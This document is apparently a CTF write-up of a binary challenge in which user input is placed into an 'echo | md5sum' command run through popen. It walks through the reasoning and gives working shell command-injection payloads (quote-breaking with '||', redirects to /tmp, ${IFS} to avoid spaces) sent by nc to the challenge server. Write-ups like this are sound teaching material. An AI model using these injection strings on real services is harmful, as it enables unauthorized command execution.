
ANALYSIS OF THE BINARY:

First we run the binary, to check what it is doing. This is the output we get:

So, we look at the decompilation of the binary in Cutter:



We can see that our input string is taken in through the command

"echo -n \'%s\'|md5sum"

Then it is passed to the function popen(). Now this poopen function takes the complete ‘filename’ and starts a process with it. In short, it takes our string and makes an md5 hash from it. Then we see that it compares it with another hardcoded md5sum. If they are equal then the ‘cat flag’ command is passed used to get the flag.

THE BUG:

At this point of time, I had no clue how to proceed with the binary(given the kind of noobs I am) , but my friend suggested that there's a string which executes our input. So, we can do some kind of command injection with the string. Hence, we started playing around with different kinds of inputs to escape the format string and execute our command.

echo -n ' a' || ' '|md5sum

This was the initial plan. Here, we are trying to end the single quotes ('%s') of the format string and trying to echo our string and the md5sum command will be excluded because of the '||' . The right side of the command will be excluded because the left side gives out a truth condition. This way we can basically echo our md5sum into the process and in the end it will be compared the hard-coded md5sum. So, our initial test input looked like as follows:

```
3b9aafa12aceeccd29a154766194a964'||'
```

After passing the above input, we break just before the memecmp() . Which compares two entities in the memory. A t this point the stack looks as follows:

```
$rax   : 0x00007ffe59eae530  →  "77bfa49024e60fae55137374ea549272"
$rbx   : 0x0
$rcx   : 0x0000557458ebf040  →  "3b9aafa12aceeccd29a154766194a964"
$rdx   : 0x20
$rsp   : 0x00007ffe59eae520  →  0x0000000000000001
$rbp   : 0x00007ffe59eae980  →  0x0000557458ebe2b0  →  <__libc_csu_init+0> push r15
$rsi   : 0x0000557458ebf040  →  "3b9aafa12aceeccd29a154766194a964"
$rdi   : 0x00005574597773a0  →  0x0000000000000000
$rip   : 0x0000557458ebe282  →  <main+205> mov rdi, rax
$r8    : 0x00007ffe59eae530  →  "77bfa49024e60fae55137374ea549272"
$r9    : 0x7c
$r10   : 0x00007fbfd4f02630  →   pxor xmm0, xmm0
$r11   : 0x246
$r12   : 0x0000557458ebe0d0  →  <_start+0> xor ebp, ebp
$r13   : 0x00007ffe59eaea60  →  0x0000000000000001
$r14   : 0x0
$r15   : 0x0
$eflags: [zero carry parity adjust sign trap INTERRUPT direction overflow resume virtualx86 identification]
$cs: 0x0033 $ss: 0x002b $ds: 0x0000 $es: 0x0000 $fs: 0x0000 $gs: 0x0000
```

We can see, that the rax register contains the string which will be compared with the hard-coded string. However we find there's some strange string in the register. This is our md5 hash which is again been hashed into the memory. So, we have made some progress with it.

The main problem with our input is that the scanf will take only 32 bytes of input and not more than that. As a result the input that we're giving, is only taken uptil 32 bytes. So, my friend suggested that we put a small part of the md5 hash into file, and the rest into it and then 'cat' it out, which will cause our stored md5sum to be present in the memory to be taken for comparison and it is then compared with the hard-coded md5sum. So, we have a plan!

MOVING TO STAGE 2:

As planned in the previous step, we use command injection to put our md5sum into a file part by part. The following are the steps we follow:

abc'>a.txt||'

What this does is ends the format string with the single quote, and then injects our command, which in turn puts our given string into the file a.txt. Therefore, we can try to use it to pass the hash string into a file part by part and cat it out by running it multiple times.

So, here's how we did it locally:

3b9aafa12aceeccd29a15'>a||'
4766194a964'>>a||'
'|cat${IFS}a||'


Since, we cannot have any spaces in between the characters we use ${IFS}. In the last command we are basically using our custom command to output the text file.

We got this idea when one of my inputs gave the following output :

$rax : 0x00007fff7a1ed840 → "cho -n "3b9aafa12aceeccd29a154766194a96'|md5sum"
$rbx : 0x0
$rcx : 0x0000560cca615040 → "3b9aafa12aceeccd29a154766194a964"
$rdx : 0x20
$rsp : 0x00007fff7a1ed830 → 0x0000000000000001
$rbp : 0x00007fff7a1edc90 → 0x0000560cca6142b0 → <__libc_csu_init+0> push r15
$rsi : 0x0000560cca615040 → "3b9aafa12aceeccd29a154766194a964"
$rdi : 0x0000560ccb4aa3a0 → 0x0000000000000000
$rip : 0x0000560cca614282 → <main+205> mov rdi, rax
$r8 : 0x0
$r9 : 0x7c
$r10 : 0x00007f6234d0c630 → pxor xmm0, xmm0
$r11 : 0x246
$r12 : 0x0000560cca6140d0 → <_start+0> xor ebp, ebp
$r13 : 0x00007fff7a1edd70 → 0x0000000000000001
$r14 : 0x0
$r15 : 0x0
$eflags: [zero carry parity adjust sign trap INTERRUPT direction overflow resume virtualx86 identification]
$cs: 0x0033 $ss: 0x002b $ds: 0x0000 $es: 0x0000 $fs: 0x0000 $gs: 0x0000

We can see in the dump that for the input : '3b9aafa12aceeccd29a154766194a964"
we get the whole command in the rax register. So we used this to our advantage to inject our own command.

Coming back to our previous input , we see that we have successfully created a file a.txt with our contents in it locally.
We do the above process manually because the exploit that I was making was showing permission denied for some reason.



We can see that we can get our flag locally. Now let’s try it in the remote server.

EXPLOITATION AND FINAL CHANGES:

We know that our exploit works locally. But when we try it on the remote server, it doesn't work. Most probably because our binary doesn't have write permissions on the server. So we make some final changes to our exploit and use it

3b9aafa12aceeccd29a15'>/tmp/a||'
4766194a964'>>/tmp/a||'
'|cat${IFS}/tmp/a||'

```
dosxuz@dosxuz-pc:~/sec/inc$ nc 54.225.38.91 1025
3b9aafa12aceeccd29a15'>/tmp/a||'
not good enough

dosxuz@dosxuz-pc:~/sec/inc$ nc 54.225.38.91 1025
4766194a964'>>/tmp/a||'

dosxuz@dosxuz-pc:~/sec/inc$ nc 54.225.38.91 1025
'|cat${IFS}/tmp/a||'
securinets{memcmp_turned_out_to_be_shame_shame_shame!!}
```

Thus we see that pushing our md5 hash into a file which is in the /tmp directory gives us write access and we can get the flag in this way.

Below is the POC exploit which works after making some changes.....(There were few minor mistakes in the exploit):